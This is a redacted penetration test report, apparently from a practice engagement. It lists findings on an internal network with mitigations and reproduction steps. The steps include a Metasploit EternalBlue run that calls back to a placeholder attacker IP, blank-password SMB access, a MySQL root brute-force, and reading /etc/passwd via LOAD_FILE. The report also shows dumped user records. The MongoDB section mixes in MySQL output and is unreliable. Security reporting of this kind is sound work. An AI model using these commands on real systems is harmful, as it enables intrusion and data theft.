

# **Redacted**

# **XXX XXXX XXXXXXXXX**

# **(XXX) Penetration Test**

# **Report**

Prepared by:

XXXXXX-XX

14 January, 2023

Confidentiality

**CONFIDENTIAL**

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## Executive Summary

### Synopsis

XXXXXX-XX was contracted by XXX XXXX XXXXXXXXXX (hereafter referred to as XXX) to conduct a penetration test on their network. The penetration test simulated an attack starting within XXX's network system with internal network access provided to XXXXXX-XX by XXX. The purpose of the penetration test was to discover vulnerabilities, risks, and concerns to the operations of XXX's digital assets and suggest recommendations to prevent legal consequences, financial consequences, and loss of customer trust.

Additional requests to perform social engineering attacks and assessments on a safe.

### Findings Overview

Critical	High	Moderate	Low	Informational
6	13	18	4	5

In total, XXXXXX-XX found 46 findings during the assessment, of which 19 were found to be critical or high. It is recommended that XXX takes the necessary steps to remediate these findings immediately in order of severity. Leaving these systems in their current state will expose them to risk of intrusion, which could lead to legal consequences, financial consequences, and loss of customer trust.

### Strategic Recommendations

While XXX has a strong security structure in place, there are several key areas for improvement that were identified during the penetration test. It's important to note that these areas for improvement do not necessarily indicate a failure in security, but rather opportunities for the company to enhance its defenses and further protect its sensitive data and assets from potential cyber threat. The most significant areas are shown below:

- Changes in application configurations to secure settings
- Updating and patching critical assets
- Changes in company policy to promote best practices, including training



## Security Strengths

Throughout the assessment, XXXXXX-XX identified several security controls implemented by XXX, especially after re-testing. Of note, we would like to complement XXX on the following security strengths:

- Active log aggregation on network assets for IT staff to analyze device activity
- Adding encryption to websites containing customer information
- Changing default credentials and removing default sessions to some applications
- Creating custom applications to prevent unauthorized access to kiosk machines
- Blocking access to applications after multiple failed login attempts

XXXXXX-XX recommends XXX to continue maintaining and integrating these controls to improve its overall security posture.



## Governance and Regulatory Compliance

### Payment Card Industry Data Security Standard (PCI DSS)

Because XXX processes customer credit card data in the normal operations of their business XXX must follow the PCI DSS standard in order to provide a safe and secure environment for customers to utilize their credit and debit cards. As the Cardholder Data Environment (CDE) encompasses networked systems that process, store, and/or transmit cardholder data, as well as any additional components that may directly interact with these systems, XXXXX-XX has taken any potential findings that may impact the CDE into consideration when classifying them.

### Nevada Revised Statutes Chapter 603A (NRS 603A)

As XXX is located in XXXX, Nevada, it is under the jurisdiction of Nevada state law which includes NRS 603A. This law requires any entity that collects personal data to notify Nevada residents whose personal information has been accessed by an unauthorized person in the event of a data breach as well as to maintain reasonable security measures. In regards to the penetration test, XXXXX-XX took this legal requirement into consideration for classifying potential findings due to the financial and legal implications of a data breach on applicable systems.



## Scope

### Authorized Assets

XXXXXX-XX was authorized by XXX to assess the following internal subnets during the requested penetration test:

- "Corp network" - 10.0.0.0/24
- "Guest network" - 10.0.200.0/24

Additionally, XXX had requested a phone based phishing attack against XXX employees to attempt to collect Personally identifiable information from past, present, and future customers of XXX.

### Approach

XXXXXX-XX's penetration test was performed with initial internal network access from provided Windows 10 and Kali Linux virtual machines under a "gray-box" penetration testing approach where penetration testers had limited knowledge of network assets from the initial RFP posted from XXX, the network scope provided, the previous engagement, and additional information supplied from XXX throughout the penetration testing period.

### Timeframe

XXXXXX-XX was allotted two days, January 13th and January 14th, to perform and deliver a report and presentation with access to the internal subnets mentioned above for seventeen hours, split across both days.



## Network Topology

**Redacted**

## Testing Methodology

For the assessment of XXX's internal network, XXXXXX-XX utilized the Penetration Testing Execution Standard (PTES) due to its coherency and extensive coverage of all stages encountered throughout an internal penetration test. The PTES methodology separates each penetration test into 7 unique phases:

- 1. Pre-Engagement Interactions:** The first step of the methodology involves all communication relating to the objectives and goals of the client, as well as finalizing all matters related to the scope and details of the assessment.
- 2. Intelligence Gathering:** Once pre-engagement interactions have concluded, the next phase of the methodology consists of the collection of all publicly available information on the target, commonly referred to as open-source intelligence (OSINT), in order to identify any potential attack vectors and vulnerabilities.
- 3. Threat Modeling:** The primary goal of this stage is identifying and categorizing a business's critical assets, mapping each asset to all possible and probable attack vectors that may be encountered during the assessment, as well as identifying and modeling the appropriate threat actors based on the nature of the assets.
- 4. Vulnerability Analysis:** Next, the methodology then calls for an in-depth analysis of the client's network with the goal of identifying and taking note of any security vulnerabilities for use in the subsequent phases.
- 5. Exploitation:** This stage involves revisiting all vulnerabilities gathered during the previous phases of the methodology, with the primary goal of exploiting these targets and gaining access to the client's assets.
- 6. Post-Exploitation:** Upon gaining access, the next step is evaluating the importance of the compromised asset and the risk that it poses, as well as searching for additional vulnerabilities such as privilege escalation or moving laterally within the client's network.



**7. Reporting:** The final step of this methodology involves gathering all findings from the previous phases and generating a professional report for the client. The main purpose of the report is to convey all findings from the penetration test, as well as remediation techniques so that security is hardened as a result of the assessment.



## Assessment Findings

### Classifications

XXXXXX-XX utilized a two-dimensional matrix, see below, consisting of the business impact and CVSS score of each finding to categorize it within one of five overall security risk categories: critical, high, moderate, low, and informational. These categories were organized to prioritize the remediation of findings that would cause XXX financial loss, non-compliance with governance requirements, and reputational impact.

CVSS Score	Business Impact				
	Insignificant (a)	Low (b)	Moderate (c)	High (d)	Critical (e)
9.0 - 10.0 (5)	5a	5b	5c	5d	5e
7.0 - 8.9 (4)	4a	4b	4c	4d	4e
4.0 - 6.9 (3)	3a	3b	3c	3d	3e
0.1 - 3.9 (2)	2a	2b	2c	2d	2e
N/A - 0.0 (1)	1a	1b	1c	1d	1e

Overall Risk Key: ■ Critical ■ High ■ Moderate ■ Low ■ Informational

### Business Impact

The business impact score on XXX's assets and operations is based on the potential for a finding to interrupt or impact XXX's ability to conduct business, protect customer information, or stay in compliance with government regulations and business standards. As XXXXX-XX is operating under limited knowledge of the business operations of XXX, we would recommend XXX to recategorize these findings to provide a better understanding of the overall risk of these findings.

### CVSS Score



The Common Vulnerability Scoring System v3.1 (CVSS)<sup>1</sup> standard was used to measure the severity and attack complexity of each finding. This metric is a commonly utilized open industry standard used to assess security vulnerabilities both quantitatively and qualitatively.

## Findings Summary

Critical Risk Findings			
Unique ID	Vulnerability Name	CVSS Score	Page Number
XXX-001	Weak Password for phpMyAdmin/MySQL MariaDB	10.0	13
XXX-002	Unauthenticated Administrator Account Access	10.0	14
XXX-003	Windows System Administrator Blank Password	10.0	15
XXX-004	Domain Controller Vulnerable to EternalBlue Exploit	9.8	16
XXX-005	Unauthenticated Access to MongoDB	9.3	18
XXX-006	Access to MySQL Database with Weak Credentials	9.1	22

High Risk Findings			
Unique ID	Vulnerability Name	CVSS Score	Page Number
XXX-101	Lack of Endpoint Protection and Antivirus Software	8.8	25
XXX-102	Everyone is an Administrator on all Workstations	8.4	26
XXX-103	Wordpress Admin account has a weak password	8.4	27
XXX-104	Unauthenticated Access to Log Containing Secrets	8.1	29
XXX-105	Public Access to Wp-cron.php (DOS or DDOS)	7.5	30
XXX-106	Unauthenticated DOS Via Overwhelming Operations	7.5	31
XXX-107	Authenticated Users can add Workstations to the	7.3	33

<sup>1</sup> <https://www.first.org/cvss/specification-document>



	Domain		
XXX-108	Access to Entire Rewards Database upon Login	7.1	34
XXX-109	Local Privilege Escalation on Kiosks	6.2	35
XXX-110	Weak Domain User Password Requirements	5.3	36
XXX-111	Unauthenticated API Information Disclosure	5.3	37
XXX-112	Windows Firewall is Disabled	4.8	39
XXX-113	Unencrypted Passwords in MySQL Database	4.5	40

Moderate Risk Findings			
Unique ID	Vulnerability Name	CVSS Score	Page Number
XXX-201	Certificate Issued with Unreasonable Expiration Date	7.2	42
XXX-202	Account Registration Enabled	6.5	43
XXX-203	Hardcoded Password in Local Files	6.2	44
XXX-204	No Verification on QR Codes for Rewards	6.1	46
XXX-205	Password in Description of Active Directory User Accounts	6.0	46
XXX-206	FILE Permission Enabled on MySQL Servers	5.7	47
XXX-207	User Account Exposure Through Login Error Discrepancy	5.3	48
XXX-208	Unauthenticated Access to Swagger API	5.3	49
XXX-209	Information Disclosure upon Multiple Requests	5.3	53
XXX-210	Information Disclosure on Forbidden Pages	5.3	53
XXX-211	Lack of Security Headers in Web-Applications	5.3	55
XXX-212	Malformed Bind Request (LDAP)	5.3	56
XXX-213	Unauthenticated API Request to /admin/rooms	5.3	58



XXX-214	Authenticated File Upload to Reflective XSS	5.2	59
XXX-215	XML-RPC Enabled	5.0	61
XXX-216	LDAP Server Signing	4.8	64
XXX-217	Weak Password Generation on AdministratorPassword.exe	4.7	65
XXX-218	All AD Users are able to add workstations to the domain	4.2	65

Low Risk Findings			
Unique ID	Vulnerability Name	CVSS Score	Page Number
XXX-301	Improper Handling of API Error for MySQL Database	5.3	67
XXX-302	Unauthenticated Access to Web Server files	5.3	67
XXX-303	Usage of Self-Signed Certificates	4.2	68
XXX-304	Point Variable Type Allows for Negative Values	1.9	70

Informational Findings			
Unique ID	Vulnerability Name	CVSS Score	Page Number
XXX-401	Initial Points are Randomly Generated for New Users	N/A	72
XXX-402	Admin Role for Customers on Rewards Database	N/A	72
XXX-403	Obsolete and Unused Functions on AdministratorPassword.exe	N/A	73
XXX-404	Improper Error Handling on MySQL MariaDB	N/A	74
XXX-405	Multiple Machine and Installed Software Packages are out of Mainstream Support	N/A	75





## Critical Risk Findings

XXX-001	Weak Password for phpMyAdmin/MySQL MariaDB		
<b>Common Vulnerability Scoring System (CVSS) v3.1</b>			
<b>Severity</b>	Critical	<b>CVSS Score</b>	10.0
<b>Attack Vector</b>	AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:N		
<b>Technical Details</b>			
<b>Affected System</b>	10.0.0.11		
<b>Description</b>	The MySQL MariaDB instance located on the HMS machine is protected by weak credentials which could be brute-forced using a popular list of previously breached passwords named 'rockyou.txt', leading to full administrative access to the database and the further compromise of WordPress administrator credentials.		
<b>Business Impact</b>	The password for the MySQL root account could be easily cracked by a malicious actor, leading to a potential data breach of all information stored within the database as well as the full compromise of the service, opening the opportunity for further services to be compromised.		
<b>Potential Compliance Violations</b>	NRS 603A.210		
<b>Mitigations</b>	A stronger passphrase not included in any previous data breaches would make it exponentially more difficult for an attacker to brute-force valid login credentials.		
<b>Steps for Reproduction</b>	The MySQL database, hosted at <a href="http://10.0.0.11/phpadmin/">http://10.0.0.11/phpadmin/</a> , can be accessed through authenticating with the root account and the weak password found in 'rockyou.txt'.		



XXX-002	Unauthenticated Administrator Account Access		
<b>Common Vulnerability Scoring System (CVSS) v3.1</b>			
<b>Severity</b>	Critical	<b>CVSS Score</b>	10
<b>Attack Vector</b>	AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:N		
<b>Technical Details</b>			
<b>Affected System</b>	10.0.0.20		



<b>Description</b>	An attacker can access an administrator account on a media streaming platform without any authentication. This leads to having full access to all services on the application including shutting it down.
<b>Business Impact</b>	Unauthenticated administrator accounts can allow unauthorized users to gain access to sensitive data, modify system settings, steal confidential information, and potentially disrupt vital services. This can lead to financial losses, reputation damage, and legal consequences.
<b>Potential Compliance Violations</b>	N/A
<b>Mitigations</b>	Enable two-factor authentication. Enforce strong password policies.
<b>Steps for Reproduction</b>	 <p>Click on the User icon and you are logged in</p> 



XXX-003	Windows System Administrator Blank Password		
Common Vulnerability Scoring System (CVSS) v3.1			
Severity	Critical	CVSS Score	10.0
Attack Vector	AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H		
Technical Details			
Affected System	10.0.200.101 – 10.0.200.104 (all kiosk devices)		
Description	All kiosk devices located on the guest network (kiosk01, kiosk02, kiosk03, kiosk04) can be accessed through the 'administrator' account and a blank password through both SMB and RDP, resulting in full system disk access.		
Business Impact	An attacker can gain full system access to these devices, therefore completely compromising their confidentiality, integrity, and availability. This foothold could then be utilized to pivot into the corporate network and potentially gain further access or be able to interact with sensitive infrastructure such as databases.		
Potential Compliance Violations	N/A		
Mitigations	Setting a strong passphrase for the 'administrator' account will eliminate this vulnerability.		
Steps for Reproduction	smbclient -U 'Administrator' \\\\10.0.200.101\\C\$		



XXX-004	<b>Domain Controller vulnerable to EternalBlue Exploit (MS-17-010)</b>		
<b>Common Vulnerability Scoring System (CVSS) v3.1</b>			
<b>Severity</b>	Critical	<b>CVSS Score</b>	9.8
<b>Attack Vector</b>	AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H/E:H/RL:O/RC:C/CR:H/IR:H/AR:H/MAV:N/MAC:L/MPR:N/MUI:N/MS:U/UC:H/MI:H/MA:H		
<b>Technical Details</b>			
<b>Affected System</b>	10.0.0.5 (dc01.corp.cc.local)		
<b>Description</b>	EternalBlue is an exploit that targets a vulnerability in the Microsoft Windows operating system's implementation of the Server Message Block (SMB) protocol. The vulnerability allows for remote code execution, meaning that an attacker can execute arbitrary code on the targeted system without the need for authentication.		
<b>Business Impact</b>	The impact of EternalBlue is significant due to the widespread use of the affected version of Windows and the ease with which the exploit could be used in attacks.		
<b>Potential Compliance Violations</b>	NRS 603A.210		



<b>Mitigations</b>	<p>The remediation for the EternalBlue exploit is to patch all affected systems with the latest security patches provided by Microsoft.</p> <p>In addition to patching, there are several other steps that can be taken to remediate the EternalBlue exploit:</p> <ol style="list-style-type: none"><li>1. Disable SMBv1 on all affected systems. This is the particular protocol version that is affected by the exploit.</li><li>2. Limit SMB traffic at the firewall level. This will decrease the chances of attackers being able to exploit the vulnerability</li><li>3. Regularly backup important data. This will allow XXX to recover from a potential ransomware attack</li></ol>
<b>Steps for Reproduction</b>	<ol style="list-style-type: none"><li>1. Start msfconsole</li><li>2. Run the following commands</li></ol> <div data-bbox="577 762 801 1142" style="border: 1px solid black; padding: 5px;"><pre>&gt; use exploit/wind ows/smb/ms17 _010_psexec &gt; set RHOSTS 10.0.0.5 &gt; set LPORT 445 &gt; set LHOST &lt;ATTACKER- IP&gt;</pre></div> <div data-bbox="577 1170 1388 1438" style="border: 1px solid black; padding: 10px;"></div> <ol style="list-style-type: none"><li>3. Proof screenshot</li></ol>



```
C:\windows\system32>hostname
hostname
dc01

C:\windows\system32>ipconfig
ipconfig

Windows IP Configuration

Ethernet adapter tap4b6a0a9e-00:

    Connection-specific DNS Suffix . : corp.cc.local
    Link-local IPv6 Address . . . . . : fe80::cd8f:7d4f:4d59:b41d%2
    IPv4 Address . . . . . : 10.0.0.5
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 10.0.0.254

Tunnel adapter isatap.corp.cc.local:

    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix . : corp.cc.local


Tunnel adapter Teredo Tunneling Pseudo-Interface:

    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix . :

C:\windows\system32>whoami
whoami
nt authority\system
```

XXX-005	<b>Unauthenticated Access to MongoDB</b>		
<b>Common Vulnerability Scoring System (CVSS) v3.1</b>			
<b>Severity</b>	Critical	<b>CVSS Score</b>	9.4
<b>Attack Vector</b>	AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:L		
<b>Technical Details</b>			
<b>Affected System</b>	10.0.0.7		
<b>Description</b>	There is no authentication required to access the MongoDB Database. This access can be utilized to read sensitive information.		



<b>Business Impact</b>	Unauthenticated access to MongoDB can have a significant impact on businesses, as it can lead to data loss, data theft, and data manipulation. It can also lead to malicious activities, such as distributed denial of service (DDoS) attacks and ransomware infections. Ultimately, unauthenticated access to MongoDB can have a devastating effect on the business, potentially leading to financial losses, reputational damage, and decreased customer trust.
<b>Potential Compliance Violations</b>	N/A
<b>Mitigations</b>	Enable Authentication upon login request.
<b>Steps for Reproduction</b>	



```
> show dbs
admin 0.000GB
config 0.000GB
doapi 0.000GB
local 0.000GB
> use admin
switched to db admin
> show collections
system.version
```



```
> show roles
{
  "role": "root",
  "db": "admin",
  "isBuiltin": true,
  "roles": [],
  "inheritedRoles": []
}

{
  "role": "userAdminAnyDatabase",
  "db": "admin",
  "isBuiltin": true,
  "roles": [],
  "inheritedRoles": []
}

{
  "role": "clusterAdmin",
  "db": "admin",
  "isBuiltin": true,
  "roles": [],
  "inheritedRoles": []
}

{
  "role": "restore",
  "db": "admin",
  "isBuiltin": true,
  "roles": [],
  "inheritedRoles": []
}

{
  "role": "directShardOperations",
  "db": "admin",
  "isBuiltin": true,
  "roles": [],
  "inheritedRoles": []
}

{
  "role": "dbAdmin",
  "db": "admin",
  "isBuiltin": true,
  "roles": [],
  "inheritedRoles": []
}

{
  "role": "read",
  "db": "admin",
  "isBuiltin": true,
  "roles": [],
  "inheritedRoles": []
}

{
  "role": "clusterManager",
  "db": "admin",
  "isBuiltin": true,
  "roles": [],
  "inheritedRoles": []
}

{
  "role": "readWrite",
  "db": "admin",
  "isBuiltin": true,
  "roles": [],
  "inheritedRoles": []
}
```



```
> show databases
+-----+
| db |
+-----+
| information_schema |
| mysql |
| performance_schema |
| sys |
+-----+
> use mysql
Database changed
> select * from user
+-----+
| user | host | authentication_string | password | plugin | account_locked |
+-----+
| root | %    |              ''          |          '' | mysql_native_password | FALSE |
| debian-sys-maint | localhost |              ''          |          '' | mysql_native_password | FALSE |
| mysql.session | localhost |              ''          |          '' | mysql_native_password | FALSE |
| mysql.sys | localhost |              ''          |          '' | mysql_native_password | FALSE |
| test | localhost |              ''          |          '' | mysql_native_password | FALSE |
+-----+
> select * from user where user='root'
+-----+
| user | host | authentication_string | password | plugin | account_locked |
+-----+
| root | %    |              ''          |          '' | mysql_native_password | FALSE |
+-----+
> > db.system.version.find()
{ "_id" : "featureCompatibilityVersion", "version" : "6.0" }

> LOAD_FILE('/etc/passwd')
+-----+
| root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:45334:sync:/bin:/bin/sync
games:x:5:60:games:/var/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:46:46:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mail List Manager:/var/list:/usr/sbin/nologin
ircd:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
apt:x:100:65534::/nonexistent:/usr/sbin/nologin
+-----+
```


XXX-006

Access to MySQL Database with weak credentials

## Common Vulnerability Scoring System (CVSS) v3.1

Severity	CRITICAL	CVSS Score	9.1
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<b>Attack Vector</b>	AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:N
<b>Technical Details</b>	
<b>Affected System</b>	10.0.0.12
<b>Description</b>	The MySQL Database is accessible with weak credentials. This gives the attacker all of the sensitive information stored in the database.
<b>Business Impact</b>	Weak credentials can result in unauthorized access to sensitive data, manipulation of data, corruption of data, or even complete loss of data. This can lead to financial losses, reputational damage, legal liabilities, and operational disruptions.
<b>Potential Compliance Violations</b>	NRS 603A.210
<b>Mitigations</b>	Implement a stronger password policy and restrict access to the database. Limit access to the database only to those users who absolutely need it.
<b>Steps for Reproduction</b>	 <pre>root@host ~ % mysql -u root -p -h 10.0.0.12 Enter password: Welcome to the MariaDB monitor.  Commands end with ; or \q. Your MariaDB connection id is 45 Server version: 10.10.2-MariaDB Source distribution  Copyright (C) 2009, 2018, Oracle, MariaDB Corporation Ab and others.  Type 'help' or '\h' for help. Type '\c' to clear the current input statement.  MariaDB [(none)]&gt; show databases; +-----+   Database   +-----+   information_schema     loyalty     mysql     performance_schema     sys     test   +-----+ 6 rows in set (0.000 sec)  MariaDB [(none)]&gt; use loyalty; Reading table information for completion of table and column names You can turn off this feature to get a quicker startup with -A  Database changed MariaDB [loyalty]&gt; show tables; +-----+   Tables_in_loyalty   +-----+   users   +-----+ 2 rows in set (0.000 sec)</pre>



MariaDB [(none)]> select @@version;
+-----+
@@version
+-----+
10.10.2-MariaDB
+-----+
1 row in set (0.004 sec)
 <pre>mysql&gt; select * from users;</pre>
+----+-----+-----+-----+-----+
id   username   email   password   user_name   user_email
+----+-----+-----+-----+-----+
1   admin      admin@company.com   \$2a\$10\$R2QZK...   Admin         Admin@Company.com
2   guest      guest@company.com   \$2a\$10\$R2QZK...   Guest         Guest@Company.com
3   Max_Lee     Max.Lee@company.com   \$2a\$10\$R2QZK...   Max_Lee      Max.Lee@Company.com
4   George_Winston   George.Winston@company.com   \$2a\$10\$R2QZK...   George_Winston   George.Winston@Company.com
5   Adm_Staff   Adm_Staff@company.com   \$2a\$10\$R2QZK...   Adm_Staff   Adm_Staff@Company.com
6   Leslie_Austin   Leslie.Austin@company.com   \$2a\$10\$R2QZK...   Leslie_Austin   Leslie.Austin@Company.com
7   Sienna_Bella   Sienna.Bella@company.com   \$2a\$10\$R2QZK...   Sienna_Bella   Sienna.Bella@Company.com
8   Becca_Mae_Hanson   Becca_Mae_Hanson@company.com   \$2a\$10\$R2QZK...   Becca_Mae_Hanson   Becca_Mae_Hanson@Company.com
9   Alice_Winters   Alice.Winters@company.com   \$2a\$10\$R2QZK...   Alice_Winters   Alice.Winters@Company.com
10   Rose_Mills   Rose.Mills@company.com   \$2a\$10\$R2QZK...   Rose_Mills   Rose.Mills@Company.com
11   Dillon_Foxworth   Dillon.Foxworth@company.com   \$2a\$10\$R2QZK...   Dillon_Foxworth   Dillon.Foxworth@Company.com
12   Ricardo_Rodriguez   Ricardo.Rodriguez@company.com   \$2a\$10\$R2QZK...   Ricardo_Rodriguez   Ricardo.Rodriguez@Company.com
13   Marianne_Goldberg   Marianne.Goldberg@company.com   \$2a\$10\$R2QZK...   Marianne_Goldberg   Marianne.Goldberg@Company.com
14   Diana_Ayler   Diana.Ayler@company.com   \$2a\$10\$R2QZK...   Diana_Ayler   Diana.Ayler@Company.com
15   Eva_Wentworth   Eva.Wentworth@company.com   \$2a\$10\$R2QZK...   Eva_Wentworth   Eva.Wentworth@Company.com
16   Dr_Laura_Jackson   Dr.Laura.Jackson@company.com   \$2a\$10\$R2QZK...   Dr_Laura_Jackson   Dr.Laura.Jackson@Company.com
+----+-----+-----+-----+-----+
 <pre>MariaDB [loyalty]&gt; select username, email, password from users;</pre>
+----+-----+-----+-----+
username   email   password
+----+-----+-----+-----+
admin      admin@company.com   \$2a\$10\$R2QZK...
guest      guest@company.com   \$2a\$10\$R2QZK...
Max_Lee     Max.Lee@company.com   \$2a\$10\$R2QZK...
George_Winston   George.Winston@company.com   \$2a\$10\$R2QZK...
Adm_Staff   Adm_Staff@company.com   \$2a\$10\$R2QZK...
Leslie_Austin   Leslie.Austin@company.com   \$2a\$10\$R2QZK...
Sienna_Bella   Sienna.Bella@company.com   \$2a\$10\$R2QZK...
Becca_Mae_Hanson   Becca_Mae_Hanson@company.com   \$2a\$10\$R2QZK...
Alice_Winters   Alice.Winters@company.com   \$2a\$10\$R2QZK...
Rose_Mills   Rose.Mills@company.com   \$2a\$10\$R2QZK...
Dillon_Foxworth   Dillon.Foxworth@company.com   \$2a\$10\$R2QZK...
Ricardo_Rodriguez   Ricardo.Rodriguez@company.com   \$2a\$10\$R2QZK...
Marianne_Goldberg   Marianne.Goldberg@company.com   \$2a\$10\$R2QZK...
Diana_Ayler   Diana.Ayler@company.com   \$2a\$10\$R2QZK...
Eva_Wentworth   Eva.Wentworth@company.com   \$2a\$10\$R2QZK...
Dr_Laura_Jackson   Dr.Laura.Jackson@company.com   \$2a\$10\$R2QZK...
+----+-----+-----+-----+



## High Risk Findings

XXX-101	<b>Lack of Endpoint Protection and Antivirus Software</b>		
<b>Common Vulnerability Scoring System (CVSS) v3.1</b>			
<b>Severity</b>	High	<b>CVSS Score</b>	8.8
<b>Attack Vector</b>	AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:N/A:N/CR:X/IR:X/AR:X/MAV:A/M AC:L/MPR:X/MUI:X/MS:U/MC:H/MI:H/MA:H		
<b>Technical Details</b>			
<b>Affected System</b>	10.0.200.101 (KIOSK01), 10.0.200.102 (KIOSK02), 10.0.200.103 (KIOSK03), 10.0.200.104 (KIOSK04), 10.0.0.5 (DC01), 10.0.0.6 (ADCS) 10.0.0.11 (HMS), 10.0.0.51 (WORKSTATION01), 10.0.0.52 (WORKSTATION02)		
<b>Description</b>	Endpoint protection solutions and antivirus software are designed to protect systems against known and unknown threats by using techniques such as signature-based detection, heuristics, and behavioral analysis. Without these solutions in place, systems are much more vulnerable to attacks, and the impact of a successful attack can be severe.		
